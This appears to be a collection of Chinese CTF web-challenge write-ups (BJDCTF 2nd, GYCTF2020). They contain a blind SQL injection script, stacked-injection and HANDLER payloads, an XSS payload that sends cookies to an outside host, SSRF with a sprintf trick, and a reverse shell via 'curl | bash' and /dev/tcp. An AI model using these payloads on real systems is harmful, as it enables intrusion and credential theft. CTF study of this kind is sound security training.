
Only u input the correct password then u can get the flag
and p3rh4ps wants a girl friend.


select * from users where username='$_POST["username"]' and password='$_POST["password"]';

```
username='a\' and password='or 2>1#'
```

使用脚本盲注

```python
import requests

url = "http://09a83584-46f6-4e80-ab85-83d5a1c8f99d.node3.buuoj.cn/"

data = {"username": "admin\\", "password": ""}
flag = ""
i = 0

while (True):
    i = i + 1
    head = 32
    tail = 127

    while (head < tail):
        mid = (head + tail) >> 1

        payload = f"or/**/if(ascii(substr(password,{i},1))>{mid},1,0)#"

        data['password'] = payload
        r = requests.post(url, data=data)

        if "stronger" in r.text:
            head = mid + 1
        else:
            tail = mid

    if head != 32:
        flag += chr(head)
    else:
        break
    print(flag)
```





登录获取flag

[BJDCTF 2nd]xss之光

.git泄露，得到index.php

```
<?php
$a = $_GET['yds_is_so_beautiful'];
echo unserialize($a);
```

反序列化，但是没有可用的类，于是利用php内置类来反序列化

学习文章

由于有个echo，所以可利用to_string(),反序列化，如`Error`（适用于php7版本），`Exception`（适用于php5、7版本）等，并且php版本为5，所以用Error

payload

```
<?php
$a = new Exception("<script>window.location.href='http://8ff615f3-da70-4d1a-959f-f29d817ecd90.node3.buuoj.cn'+document.cookie</script>");
#$a= new Exception("<script>window.open('http://a0a58185-02d8-4b85-8dbb-f5a991c8b45c.node3.buuoj.cn/?'+document.cookie);</script>");
echo urlencode(serialize($a));
?>
```

直接在返回包中发现flag

[BJDCTF 2nd]duangShell

```
b059cc88-89f4-48da-8849-893289ce611c.node3.buuoj.cn/.index.php.swp
```

发现swp泄露

vim -r index.php.swp

```
<center><h1>珍爱网</h1></center>
</body>
</html>
<?php
error_reporting(0);
echo "how can i give you source code? .swp?!"."<br>";
if (!isset($_POST['girl_friend'])) {
    die("where is P3rh4ps's girl friend ???");
} else {
    $girl = $_POST['girl_friend'];
    if (preg_match('/\>|\\\/', $girl)) {
        die('just girl');
    } else if (preg_match('/ls|phpinfo|cat|\%|\^|\~|base64|xxd|echo|\$/i', $girl)) {
        echo "<img src='img/p3_need_beautiful_gf.png'> <!-- He is p3 -->";
    } else {
        //duangShell~~~~
        exec($girl);
    }
}
```

过滤了$，不能使用


```
a=ca;b=t;c=flag;$ab $c
```

过滤了base64，不能使用

```
echo “Y2F0IGZsYWc=” | base64 -d
```

珍爱网

how can i give you source code? .swp?!



看了下别人的wp，发现是要反弹shell

学习链接

1

2

在注册一个小号，开buu的一个内网靶机，靶机的80端口是打开的，所以可以使受攻击网站服务器访问攻击机web文件

在`/var/www/html`，创建1.txt写入`bash -i >& ``/dev/tcp/``[ip]/[port] 0>&1`，ip为自己的ip，端口任意

然后执行`nc -lvvp [port]`，监听端口

在目标网站POST`girl_friend=curl http://[ip]/[文件名]|bash`，获得shell


执行`find / -name *flag*`

```
bash-4.4$ find / -name *flag*
find / -name *flag*
/etc/demo/P3rh4ps/love/you/flag
```

cat flag即可

[BJDCTF 2nd]文件探测

发现hint



跳转到`http://3c135169-deae-43f6-b5e5-569e5621cf16.node3.buuoj.cn/home.php?file=system`

使用伪协议

`http://3c135169-deae-43f6-b5e5-569e5621cf16.node3.buuoj.cn/home.php?file=php://filter/read=convert.base64-encode/resource=home`

home.php

```php
<?php

setcookie("y1ng", sha1(md5('y1ng')), time() + 3600);
setcookie('your_ip_address', md5($_SERVER['REMOTE_ADDR']), time()+3600);

if(isset($_GET['file'])){
    if (preg_match("/\^|\~|&|\|/", $_GET['file'])) {
        die("forbidden");
    }

    if(preg_match("/.?f.?l.?a.?g.?/i", $_GET['file'])){
        die("not now!");
    }

    if(preg_match("/.?a.?d.?m.?i.?n.?/i", $_GET['file'])){
        die("You! are! not! my! admin!");
    }

    if(preg_match("/^home$/i", $_GET['file'])){
        die("ç¦ æ ¢å¥–å¨ƒ");
    }

    else{
        if(preg_match("/home$/i", $_GET['file']) or preg_match("/system$/i", $_GET['file'])){
            $file = $_GET['file'].".php";
        }
        else{
            $file = $_GET['file'].".fxxkyou!";
        }
        echo "çŽ°åœ¨è®¿é—®çš„æ˜¯ ".$file . "<br>";
        require $file;
    }
} else {
    echo "<script>location.href='./home.php?file=system'</script>";
}
```

system.php

```php
<?php
error_reporting(0);
if (!isset($_COOKIE['y1ng']) || $_COOKIE['y1ng'] !== sha1(md5('y1ng'))){
    echo "<script>alert('why you are here!');alert('fxck your scanner');alert('fxck you! get out!');</script>";
    header("Refresh:0.1;url=index.php");
    die;
}

$str2 = '       Error:  url invalid<br>~$ ';
$str3 = '       Error:  damn hacker!<br>~$ ';
$str4 = '       Error:  request method error<br>~$ ';

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
nal.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>File Detector</title>
```

```
    <link rel="stylesheet" type="text/css" href="css/normalize.css" />
    <link rel="stylesheet" type="text/css" href="css/demo.css" />

    <link rel="stylesheet" type="text/css" href="css/component.css" />

    <script src="js/modernizr.custom.js"></script>

</head>
<body>
<section>
    <form id="theForm" class="simform" autocomplete="off" action="system.php" method="post">
        <div class="simform-inner">
            <span><p><center>File Detector</center></p></span>
            <ol class="questions">
                <li>
                    <span><label for="q1">ä¾ çŸ¥é “ç›®å¼•ä¸‹éƒ¨ä»€ä¹ˆæ–‡ä»¶å —?</label></span>
                    <input id="q1" name="q1" type="text"/>
                </li>
                <li>
                    <span><label for="q2">è¯·è¾“å
¥ä¾ æƒ³æ£€æµ‹æ–‡ä»¶å†
å®¹é•¿åº¦çš„url</label></span>
                    <input id="q2" name="q2" type="text"/>
                </li>
                <li>
                    <span><label for="q1">ä¾ å¸Œæ››ä¼¼ç§ æ–¹å¼ è®¿é—®ï¼ŸGETï¼ŸPOST?</label></span>
                    <input id="q3" name="q3" type="text"/>
                </li>
            </ol>
            <button class="submit" type="submit" value="submit">æ  äº¤</button>
            <div class="controls">
                <button class="next"></button>
                <div class="progress"></div>
                <span class="number">
     <span class="number-current"></span>
     <span class="number-total"></span>
    </span>
                <span class="error-message"></span>
            </div>
        </div>
        <span class="final-message"></span>
    </form>
    <span><p><center><a href="https://gem-love.com" target="_blank">@é¢–å¥‡L'Amore</a></center></p></span>
</section>

<script type="text/javascript" src="js/classie.js"></script>
<script type="text/javascript" src="js/stepsForm.js"></script>
<script type="text/javascript">
    var theForm = document.getElementById( 'theForm' );

    new stepsForm( theForm, {
        onSubmit : function( form ) {
            classie.addClass( theForm.querySelector( '.simform-inner' ), 'hide' );
            var messageEl = theForm.querySelector( '.final-message' );
            form.submit();
            messageEl.innerHTML = 'Ok...Let me have a check';
            classie.addClass( messageEl, 'show' );
        }
    } );
```

```
</script>

</body>
</html>
<?php

$filter1 = '/^http:\/\/127\.0\.0\.1\//i';
$filter2 = '/.?f.?l.?a.?g.?/i';


if (isset($_POST['q1']) && isset($_POST['q2']) && isset($_POST['q3']) ) {
    $url = $_POST['q2'].".y1ng.txt";
    $method = $_POST['q3'];

    $str1 = "~$ python fuck.py -u \"".$url ."\" -M $method -U y1ng -P admin123123 --neglect-negative --debug --h
int=xiangdemei<br>";

    echo $str1;

    if (!preg_match($filter1, $url) ){
        die($str2);
    }
    if (preg_match($filter2, $url)) {
        die($str3);
    }
    if (!preg_match('/^GET/i', $method) && !preg_match('/^POST/i', $method)) {
        die($str4);
    }
    $detect = @file_get_contents($url, false);
    print(sprintf("$url method&content_size:$method%d", $detect));
}

?>
```

不能直接读取含有flag文件名的文件，.q2的值必须以http://127.0.0.1/开头，只能通过SSRF读取文件，q2后会拼接“.y1ng.txt”字符串

通过home.php猜测有admin.php，可以在URL后加 “?a=(GET赋值给一个参数)” 或 “#(锚点)” 来让其失效。

> http://127.0.0.1/flag.php=http://127.0.0.1/flag.php#任意字符

```
$detect = @file_get_contents($url, false);
print(sprintf("$url method&content_size:$method%d", $detect));
```

考格式化输出，看师傅的wp，学到两点 from

\1. %1$s——这种办法原理是s会将第一个参数用string类型输出，而这道题中第一个参数便是admin.php的源码，语句是：

```
print(sprintf("$url method&content_size:"GET%1$s%d", $detect));  // %1$s会以字符串格式输出$detect，而%d会输出0
```

\2. %s% —— 这种办法的原理是sprintf()函数中%可以转义掉%，这样语句就变成了：

```
print(sprintf("$url method&content_size:"GET%s%%d", $detect));  // %d前的%被转义，因此失
```

构造出Payload，POST发送给system.php即可获得admin.php的源码：

```
q1=1&q2=http://127.0.0.1/admin.php#&q3=GET%1$s
```

```php
<?php
error_reporting(0);
session_start();
$f1ag = 'f1ag{s1mpl3_SSRF_@nd_spr1ntf}'; //fake

function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

function Check()
{
    if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_
COOKIE['y1ng'] === sha1(md5('y1ng')))
        return true;
    else
        return false;
}

if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
} else {
    echo "<head><title>403 Forbidden</title></head><body bgcolor=black><center><font size='10px' color=white><br
>only 127.0.0.1 can access! You know what I mean right?<br>your ip address is " . $_SERVER['REMOTE_ADDR'];
}


$_SESSION['user'] = md5($_SERVER['REMOTE_ADDR']);

if (isset($_GET['decrypt'])) {
    $decr = $_GET['decrypt'];
    if (Check()){
        $data = $_SESSION['secret'];
        include 'flag_2sln2ndln2klnlksnf.php';
        $cipher = aesEn($data, 'y1ng');
        if ($decr === $cipher){
            echo WHAT_YOU_WANT;
        } else {
            die('爬');
        }
    } else{
        header("Refresh:0.1;url=index.php");
    }
} else {
    //I heard you can break PHP mt_rand seed
    mt_srand(rand(0,9999999));
    $length = mt_rand(40,80);
    $_SESSION['secret'] = bin2hex(random_bytes($length));
}


?>
0
```

else部分是不能爆破随机数的，所以就不能制造和$cipher一样的密文了，看wp后发现一个小trick


session绕过。删除cookie，没有cookie中的SESSIONID就找不到对应的session文件，相应的$_SESSION['var']就为NULL，传参NULL。

from


计算出密钥

```php
<?php
function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5('174.0.0.15',true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

echo aesEn('', 'y1ng');?>
```

删除cookie



only 127.0.0.1 can access! You know what I mean right?
your ip address is 174.0.0.15flag{9c7084c5-7828-457d-b8b2-e933c2767df1}



Windows[BJDCTF 2nd]EasyAspDotNet

[GYCTF2020]Blacklist

有个查询窗口，猜测注入，加'报错

Black list is so weak for you,isn't it

姿势: 1 提交查询

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'''

http://c52d8600-ad4b-4d74-97a9-fe15bff2ab1f.node3.buuoj.cn/?inject=1’ or 2>1 --+

c52d8600-ad4b-4d74-97a9-fe15bff2ab1f.node3.buuoj.cn/?inject=1

Black list is so weak for you,isn't it

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


http://c52d8600-ad4b-4d74-97a9-fe15bff2ab1f.node3.buuoj.cn/?inject=1’ or 2=1 --+


Black list is so weak for you,isn't it

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/meteox

order by 查询出2列，union select后返回限制



Black list is so weak for you,isn't it

姿势: 1 提交查询

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```



```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

这题和强网杯随便注相似，但过滤了改名函数。

堆叠注入

```
http://c52d8600-ad4b-4d74-97a9-fe15bff2ab1f.node3.buuoj.cn/?inject=1';show tables --+
```

Black list is so weak for you,isn't it

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


过滤了select，可用handler语句代替select

> mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

语法结构：

```
HANDLER tbl_name OPEN [ [AS] alias]

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
